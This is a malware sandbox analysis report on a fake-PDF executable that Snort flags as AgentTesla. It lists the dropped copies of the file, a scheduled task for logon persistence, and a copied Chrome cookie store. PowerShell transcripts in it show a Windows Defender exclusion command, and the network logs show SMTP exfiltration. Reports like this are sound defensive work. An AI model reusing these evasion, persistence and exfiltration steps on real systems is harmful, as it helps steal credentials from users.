MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kphty4vv.0bw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qaumxzrj.pxk.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vwn0wwih.u3v.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vwn0wwih.u3v.psm1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp380F.tmp	
Process:	C:\Users\user\AppData\Roaming\catch\catch.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1603
Entropy (8bit):	5.132588804916256
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtZtxvn:cgeCaYrFdOFzOzN33ODOiDdKrsuTRv
MD5:	3922B7D05B5A397A345D85F6603B9E92
SHA1:	F0D16BBD95E83EA018F19E5D7AB37466390B09EC
SHA-256:	E5C13A0E0797C5F3DCD6AF31DE1F1C8EF095BFD4F1A2A266FA39BF0E1FEDA23E
SHA-512:	FB7E60B5C6ED77F059675A814F3E61B984DA7EF32ACF1CDF561ABA3028EE17F4D8AB1C8BE870B340D181B244EFA5BCD65096463742FECAFF4E47AB650F4970D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Local\Temp\tmp432F.tmp	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1603
Entropy (8bit):	5.132588804916256
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtZtxvn:cgeCaYrFdOFzOzN33ODOiDdKrsuTRv
MD5:	3922B7D05B5A397A345D85F6603B9E92
SHA1:	F0D16BBD95E83EA018F19E5D7AB37466390B09EC
SHA-256:	E5C13A0E0797C5F3DCD6AF31DE1F1C8EF095BFD4F1A2A266FA39BF0E1FEDA23E
SHA-512:	FB7E60B5C6ED77F059675A814F3E61B984DA7EF32ACF1CDF561ABA3028EE17F4D8AB1C8BE870B340D181B244EFA5BCD65096463742FECAFF4E47AB650F4970D
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Local\Temp\tmp5F2.tmp	
Process:	C:\Users\user\AppData\Roaming\catch\catch.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1603
Entropy (8bit):	5.132588804916256
Encrypted:	false
SSDEEP:	24:2di4+S2qh/a1Kby1moqUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtZtxvn:cgeCaYrFdOFzOzN33ODOiDdKrsuTRv
MD5:	3922B7D05B5A397A345D85F6603B9E92
SHA1:	F0D16BBD95E83EA018F19E5D7AB37466390B09EC
SHA-256:	E5C13A0E0797C5F3DCD6AF31DE1F1C8EF095BFD4F1A2A266FA39BF0E1FEDA23E

C:\Users\user\AppData\Local\Temp\tmp5F2.tmp	
SHA-512:	FB7E60B5C6ED77F059675A814F3E61B984DA7EF32ACF1CDF561ABA3028EE17F4D8AB1C8BE870B340D181B244EFA5BCD65096463742FECAFF4E47AB650F4970D
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>.

C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	478720
Entropy (8bit):	7.786542872142913
Encrypted:	false
SSDEEP:	12288:wK777777777777YPCiiMxzp8HGPTgvE/neXSdA5CVwueSMuvQ8M:wK777777777777Yhi6zimPTESnei+J8
MD5:	9A1ED8A91B684EFC2FA60DC8D45B6F17
SHA1:	798E5F518A87E1F398050AB3F13AFA96E42711C5
SHA-256:	81CAE546BA8F6DD7E3273F9AC9EF35E37C953E745A1D66D8AAF5A69A89555524
SHA-512:	80FF6BAC2925BEF45AC24DCC3D37CC337BAE5CB998D2BE6985503154A7D9874EA1A19B69DFC2030DE85E7C7D3FE6C8EDBBBD4BE8E1CFBF623B07BB8F7D026061
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...S?.a.....0..D.....c... .....@.. ....@.....c..O..... ....H.....text....C... ...D..... ..`.rsrc.....F.....@..@.rel oc.....L.....@..B.....c.....H.....D.../.....5...\t..H.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*....0.....(.....(....- #.(.....(....-..(.....(....9....r...p.(.....(....-.~....+..(.....(.....(....(.....(....-.~....+..(.....(.....(....(.....(....-.~....+..(.....(.....(....(....+.~.....(.....,.r...p.(.....(.....E..... .../...>...M...\...k...+rr1..p.(.....+iri..p.(...

C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\catch\catch.exe	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	478720
Entropy (8bit):	7.786542872142913
Encrypted:	false
SSDEEP:	12288:wK777777777777YPCiiMxzp8HGPTgvE/neXSdA5CVwueSMuvQ8M:wK777777777777Yhi6zimPTESnei+J8
MD5:	9A1ED8A91B684EFC2FA60DC8D45B6F17
SHA1:	798E5F518A87E1F398050AB3F13AFA96E42711C5
SHA-256:	81CAE546BA8F6DD7E3273F9AC9EF35E37C953E745A1D66D8AAF5A69A89555524
SHA-512:	80FF6BAC2925BEF45AC24DCC3D37CC337BAE5CB998D2BE6985503154A7D9874EA1A19B69DFC2030DE85E7C7D3FE6C8EDBBBD4BE8E1CFBF623B07BB8F7D026061
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%

C:\Users\user\AppData\Roaming\catch\catch.exe	
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...S?.a.....0..D.....c... .....@.. ....@.....c..O..... ....H.....text....C... ...D..... ..`.rsrc.....F.....@..@.rel oc.....L.....@..B.....c.....H.....D.../.....5...\t..H.....{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*....0.....(.....(....- #.(.....(....-..(.....(....9....r...p.(.....(....-.~....+..(.....(.....(....(.....(....-.~....+..(.....(.....(....(.....(....-.~....+..(.....(.....(....(....+.~.....(.....,.r...p.(.....(.....E..... .../...>...M...\...k...+rr1..p.(.....+iri..p.(...

C:\Users\user\AppData\Roaming\catch\catch.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\qzzk33fz.ae5\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\14073.pdf.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20220113\PowerShell_transcript.414408.99XXTEOz.20220113221836.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5807
Entropy (8bit):	5.396268785591598
Encrypted:	false
SSDEEP:	96:BZY/jNgqDo1ZZZV/jNgqDo1ZdlnjnNnjZv/jNgqDo1Z4UndndnAZ7:K
MD5:	CBB6CF211B9FB5A2179E244CAD6D21B3
SHA1:	110BA8997CFCBCF77E69DD5DFD98EBEDE0DFCD62
SHA-256:	20198A79209A129FD320C8B2909548AC6D897861874744BEC6C79612D68C0B6E
SHA-512:	BCA1098EF40E6A1C26BAE49106C9E0931FAFB035015D5DF84FB7EACE19AE7F49DEF26FA4BAA6D23F253894997DF6BDD4D414757F61E46FC2129A6308B07C64 3
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220113221837..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe..Process ID: 5156..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220113221837..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppD ata\Roaming\VIsRZvOkettN.exe..**********..Windows PowerShell transcript start..Start time: 20220113222233..Username: computer\user..RunAs User: DESK TOP-716

C:\Users\user\Documents\20220113\PowerShell_transcript.414408.dpBaBVt0.20220113221936.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	96:BZm/jNtqDo1ZXZC/jNtqDo1ZSlnjnNnjZM/jNtqDo1Z+UndndnAZr:4
MD5:	EC9E644977FBF8B96593C413F2630526
SHA1:	502376FE66668EF3B78718F3BCA7DA5F73259E55
SHA-256:	82C8065A0C428A26C26CE4BA2FC2F3BEF6A89C5B873297BF6847DBAE7375045E
SHA-512:	E2016EF3259F68A9959F85CE333CAE023BBF28058487E3550ACA359C0CE3F005310172581EFE7DE388455130D3499A55F9480B39D03619C9CE1870739CD4D5FA
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220113221938..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe..Process ID: 596..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220113221938..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe..**********..Windows PowerShell transcript start..Start time: 20220113222416..Username: computer\user..RunAs User: DESKTOP-716T

C:\Users\user\Documents\20220113\PowerShell_transcript.414408.wCeMqrw2.20220113221923.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5807
Entropy (8bit):	5.398906529889285
Encrypted:	false
SSDEEP:	96:BZX/jNgqDo1ZAZb/jNgqDo1ZulnjnNnjZq/jNgqDo1ZUUndndnJZ2:i
MD5:	13BD3324C75B1CAA8195790C162A4714
SHA1:	103FF6549995B1930FCD5BFD4B266DCF20DCAD03
SHA-256:	1078D65F7188EA16C7976457A66721862A751F84FE7BE4E6B42111AD4ECB7088
SHA-512:	7BEB50D3699D155A39B5F796F3AB042362ED1F3A2C8194A23443C3CA6F843B0B6A7D20DB04B833C977EE764EE76ED9E546C9101E684CDCD19EA926737AC330AE
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220113221924..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 414408 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe..Process ID: 2456..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220113221924..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\VIsRZvOkettN.exe..**********..Windows PowerShell transcript start..Start time: 20220113222406..Username: computer\user..RunAs User: DESKTOP-716

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.786542872142913
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	14073.pdf.exe
File size:	478720
MD5:	9a1ed8a91b684efc2fa60dc8d45b6f17
SHA1:	798e5f518a87e1f398050ab3f13afa96e42711c5
SHA256:	81cae546ba8f6dd7e3273f9ac9ef35e37c953e745a1d66d8aaf5a69a89555524

General

SHA512:	80ff6bac2925bef45ac24dcc3d37cc337bae5cb998d2be6985503154a7d9874ea1a19b69dfc2030de85e7c7d3fe6c8edbbbd4be8e1cfbf623b07bb8f7d026061
SSDEEP:	12288:wK777777777777YPCiiMxzp8HGPTgvE/neXSdA5CVwueSMuvQ8M:wK777777777777Yhi6zimPTESnei+J8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...S?.a.....0..D.....c... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4763f6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61E03F53 [Thu Jan 13 15:03:47 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x743fc	0x74400	False	0.898208585349	data	7.79828445068	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x78000	0x5f4	0x600	False	0.432942708333	data	4.19496892248	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/22-22:20:31.537126	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49835	587	192.168.2.5	208.91.199.224
01/13/22-22:20:33.830808	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49836	587	192.168.2.5	208.91.198.143

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 22:20:28.384556055 CET	192.168.2.5	8.8.8.8	0x4990	Standard query (0)	smtp.tranpotescamdonic.us	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:28.997766972 CET	192.168.2.5	8.8.8.8	0xa5d7	Standard query (0)	smtp.tranpotescamdonic.us	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.226771116 CET	192.168.2.5	8.8.8.8	0x4b05	Standard query (0)	smtp.tranpotescamdonic.us	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.386477947 CET	192.168.2.5	8.8.8.8	0x3e84	Standard query (0)	smtp.tranpotescamdonic.us	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 22:20:28.544543028 CET	8.8.8.8	192.168.2.5	0x4990	No error (0)	smtp.tranpotescamdonic.us	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 22:20:28.544543028 CET	8.8.8.8	192.168.2.5	0x4990	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:28.544543028 CET	8.8.8.8	192.168.2.5	0x4990	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:28.544543028 CET	8.8.8.8	192.168.2.5	0x4990	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:28.544543028 CET	8.8.8.8	192.168.2.5	0x4990	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:29.155966043 CET	8.8.8.8	192.168.2.5	0xa5d7	No error (0)	smtp.tranpotescamdonic.us	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 22:20:29.155966043 CET	8.8.8.8	192.168.2.5	0xa5d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:29.155966043 CET	8.8.8.8	192.168.2.5	0xa5d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:29.155966043 CET	8.8.8.8	192.168.2.5	0xa5d7	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:29.155966043 CET	8.8.8.8	192.168.2.5	0xa5d7	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.384784937 CET	8.8.8.8	192.168.2.5	0x4b05	No error (0)	smtp.tranpotescamdonic.us	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 22:20:32.384784937 CET	8.8.8.8	192.168.2.5	0x4b05	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.384784937 CET	8.8.8.8	192.168.2.5	0x4b05	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.384784937 CET	8.8.8.8	192.168.2.5	0x4b05	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 22:20:32.384784937 CET	8.8.8.8	192.168.2.5	0x4b05	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.547497034 CET	8.8.8.8	192.168.2.5	0x3e84	No error (0)	smtp.tranpotescamdonic.us	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 22:20:32.547497034 CET	8.8.8.8	192.168.2.5	0x3e84	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.547497034 CET	8.8.8.8	192.168.2.5	0x3e84	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.547497034 CET	8.8.8.8	192.168.2.5	0x3e84	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 13, 2022 22:20:32.547497034 CET	8.8.8.8	192.168.2.5	0x3e84	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 13, 2022 22:20:29.861545086 CET	587	49835	208.91.199.224	192.168.2.5	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 13, 2022 22:20:29.861902952 CET	49835	587	192.168.2.5	208.91.199.224	EHLO 414408
Jan 13, 2022 22:20:30.007364988 CET	587	49835	208.91.199.224	192.168.2.5	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 13, 2022 22:20:30.376667023 CET	49835	587	192.168.2.5	208.91.199.224	AUTH login dmVudGFzQHRyYW5wb3Rlc2NhbWRvbmljLnVz
Jan 13, 2022 22:20:30.522667885 CET	587	49835	208.91.199.224	192.168.2.5	334 UGFzc3dvcmQ6
Jan 13, 2022 22:20:30.673805952 CET	587	49835	208.91.199.224	192.168.2.5	235 2.7.0 Authentication successful
Jan 13, 2022 22:20:30.678518057 CET	49835	587	192.168.2.5	208.91.199.224	MAIL FROM:<ventas@tranpotescamdonic.us>
Jan 13, 2022 22:20:30.824824095 CET	587	49835	208.91.199.224	192.168.2.5	250 2.1.0 Ok
Jan 13, 2022 22:20:30.852819920 CET	49835	587	192.168.2.5	208.91.199.224	RCPT TO:<ventas@tranpotescamdonic.us>
Jan 13, 2022 22:20:31.016249895 CET	587	49835	208.91.199.224	192.168.2.5	250 2.1.5 Ok
Jan 13, 2022 22:20:31.027733088 CET	49835	587	192.168.2.5	208.91.199.224	DATA
Jan 13, 2022 22:20:31.173554897 CET	587	49835	208.91.199.224	192.168.2.5	354 End data with <CR><LF>.<CR><LF>
Jan 13, 2022 22:20:31.538615942 CET	49835	587	192.168.2.5	208.91.199.224	.
Jan 13, 2022 22:20:31.781367064 CET	587	49835	208.91.199.224	192.168.2.5	250 2.0.0 Ok: queued as E4654781FE6
Jan 13, 2022 22:20:32.075171947 CET	49835	587	192.168.2.5	208.91.199.224	QUIT
